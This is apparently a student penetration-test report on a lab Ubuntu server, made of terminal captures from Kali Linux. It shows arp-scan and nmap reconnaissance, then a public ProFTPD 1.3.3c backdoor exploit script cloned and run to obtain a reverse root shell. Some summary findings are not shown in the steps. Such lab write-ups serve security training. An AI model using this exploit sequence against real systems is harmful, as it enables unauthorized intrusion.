Penetration Test Report on Ubuntu

G.SRI VISHNU MALLIK

ID: HEC0020

Executive Summary:

A penetration test was conducted on the ubuntu server to identify vulnerabilities. The test focused on the FTP service running on port 21.

Key Findings:

FTP anonymous login was enabled, allowing unauthorized access.

FTP banner message disclosed sensitive server information.

Weak FTP credentials were vulnerable to brute-force attacks.


Intelligence gathering:

Gather information about the target systems or networks using various tools and techniques, including network scanning, DNS reconnaissance, leaked credentials, code repositories, and publicly available data. Offline and onsite intelligence gathering may also uncover vulnerabilities like improper sensitive data management

Scanning:

Using sudo Arp-scan -L


It shows the networks connected to the system and Ip address of the server



kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
project
Metasploitable2-Linux
Bank-AD-sever
workstation
pentest01
kali@kali: ~/ProFTPD-1.3.3c-Backdoor_Command_Execution_Automated_Script
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Breaking news
Strong winds to...
Search
4:45 PM
5/23/2024


```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l

[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8d:23:7f, IPv4: 192.168.28.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.28.1    00:50:56:c0:00:08       (Unknown)
192.168.28.2    00:50:56:e6:2b:12       (Unknown)
192.168.28.133  00:0c:29:cd:7d:d1       (Unknown)
192.168.28.254  00:50:56:f9:25:81       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.327 seconds (110.01 hosts/sec). 4 responded

┌──(kali㉿kali)-[~]
└─$ nmap 192.168.28.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 06:47 EDT
Nmap scan report for 192.168.28.133
Host is up (0.0028s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds

┌──(kali㉿kali)-[~]
└─$ namp -A -p 21 192.168.28.133 -v
Command 'namp' not found, did you mean:
  command 'nam' from deb nam
  command 'wamp' from deb python3-autobahn
  command 'pamp' from deb paml
```

Using nmap tool



kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
project
Metasploitable2-Linux
Bank-AD-sever
workstation
pentest01
kali@kali: ~/ProFTPD-1.3.3c-Backdoor_Command_Execution_Automated_Script
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Breaking news
Strong winds to...
Search
4:46 PM
5/23/2024


```
Initiating NSE at 06:48
Completed NSE at 06:48, 0.30s elapsed
Initiating NSE at 06:48
Completed NSE at 06:48, 0.49s elapsed
Initiating NSE at 06:48
Completed NSE at 06:48, 0.00s elapsed
Nmap scan report for 192.168.28.133
Host is up (0.0014s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
Service Info: OS: Unix

NSE: Script Post-scanning.
Initiating NSE at 06:48
Completed NSE at 06:48, 0.00s elapsed
Initiating NSE at 06:48
Completed NSE at 06:48, 0.00s elapsed
Initiating NSE at 06:48
Completed NSE at 06:48, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.26 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
```



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.28.133
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 06:47 EDT
Nmap scan report for 192.168.28.133
Host is up (0.0028s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds

┌──(kali㉿kali)-[~]
└─$ namp -A -p 21 192.168.28.133 -v
Command 'namp' not found, did you mean:
  command 'nam' from deb nam
  command 'wamp' from deb python3-autobahn
  command 'pamp' from deb paml
  command 'nama' from deb nama
  command 'nmap' from deb nmap
Try: sudo apt install <deb name>

┌──(kali㉿kali)-[~]
└─$ nmap -A -p 21 192.168.28.133 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 06:48 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:48
Completed NSE at 06:48, 0.00s elapsed
Initiating NSE at 06:48
Completed NSE at 06:48, 0.00s elapsed
Initiating NSE at 06:48
Completed NSE at 06:48, 0.00s elapsed
```


We find port numbers and service name by using nmap tool

Later we use nmap for script vulnerability




```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p 21 192.168.28.133 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 06:48 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:48
Completed NSE at 06:48, 0.00s elapsed
Initiating NSE at 06:48
Completed NSE at 06:48, 0.00s elapsed
Initiating NSE at 06:48
Completed NSE at 06:48, 0.00s elapsed
Initiating Ping Scan at 06:48
Scanning 192.168.28.133 [2 ports]
Completed Ping Scan at 06:48, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:48
Completed Parallel DNS resolution of 1 host. at 06:48, 0.04s elapsed
Initiating Connect Scan at 06:48
Scanning 192.168.28.133 [1 port]
Discovered open port 21/tcp on 192.168.28.133
Completed Connect Scan at 06:48, 0.00s elapsed (1 total ports)
Initiating Service scan at 06:48
Scanning 1 service on 192.168.28.133
Completed Service scan at 06:48, 0.12s elapsed (1 service on 1 host)
NSE: Script scanning 192.168.28.133.
Initiating NSE at 06:48
Completed NSE at 06:48, 0.30s elapsed
Initiating NSE at 06:48
Completed NSE at 06:48, 0.49s elapsed
Initiating NSE at 06:48
Completed NSE at 06:48, 0.00s elapsed
Nmap scan report for 192.168.28.133
Host is up (0.0014s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
```

We find vulnerability at port 21 and version proftpd 1.3.3c and service is ftp Searching for exploit for proftpd by downloading the git hub repository


kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
project
Metasploitable2-Linux
Kali-AD-server
workstation
pentest
kali@kali: ~/ProFTPD-1.3.3c-Backdoor_Command_Execution_Automated_Script
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Breaking news
Strong winds to...
Search
4:46 PM
5/23/2024

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/shafdo/ProFTPD-1.3.3c-Backdoor_Command_Execution_Automated_Script.git
Cloning into 'ProFTPD-1.3.3c-Backdoor_Command_Execution_Automated_Script'...
remote: Enumerating objects: 29, done.
remote: Counting objects: 100% (29/29), done.
remote: Compressing objects: 100% (28/28), done.
remote: Total 29 (delta 9), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (29/29), 8.62 KiB | 882.00 KiB/s, done.
Resolving deltas: 100% (9/9), done.

┌──(kali㉿kali)-[~]
└─$ ls
192.168.28.129  codes    Documents  gau.txt  hash.txt  Music     Pictures                                                    Public   sai.py     Videos  web_enum
admin.txt       Desktop  Downloads  go       malware   pass.txt  ProFTPD-1.3.3c-Backdoor_Command_Execution_Automated_Script  ram.txt  Templates  vulns

┌──(kali㉿kali)-[~]
└─$ cd ProFTPD-1.3.3c-Backdoor_Command_Execution_Automated_Script

┌──(kali㉿kali)-[~/ProFTPD-1.3.3c-Backdoor_Command_Execution_Automated_Script]
└─$ ls
LICENSE  proFTPD_1.3.3c_exploit.py  README.md  requirements.txt

┌──(kali㉿kali)-[~/ProFTPD-1.3.3c-Backdoor_Command_Execution_Automated_Script]
└─$ python3 proFTPD_1.3.3c_exploit.py 192.168.28.128 192.168.28.133
/\/\/\/\ Starting Handler /\/\/\/\/

listening on [any] 1234 ...
[+] Sending payload
[+] Activating the backdoor

connect to [192.168.28.128] from (UNKNOWN) [192.168.28.133] 59156
/bin/sh: 0: can't access tty; job control turned off
#
#
```



```
KeyboardInterrupt:

┌──(kali㉿kali)-[~/ProFTPD-1.3.3c-Backdoor_Command_Execution_Automated_Script]
└─$ python3 proFTPD_1.3.3c_exploit.py 192.168.28.128 192.168.28.133
/\/\/\/\ Starting Handler /\/\/\/\/

listening on [any] 1234 ...
[+] Sending payload
[+] Activating the backdoor

connect to [192.168.28.128] from (UNKNOWN) [192.168.28.133] 59158
/bin/sh: 0: can't access tty; job control turned off
# ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
```

And finally we got shell access by using the payloads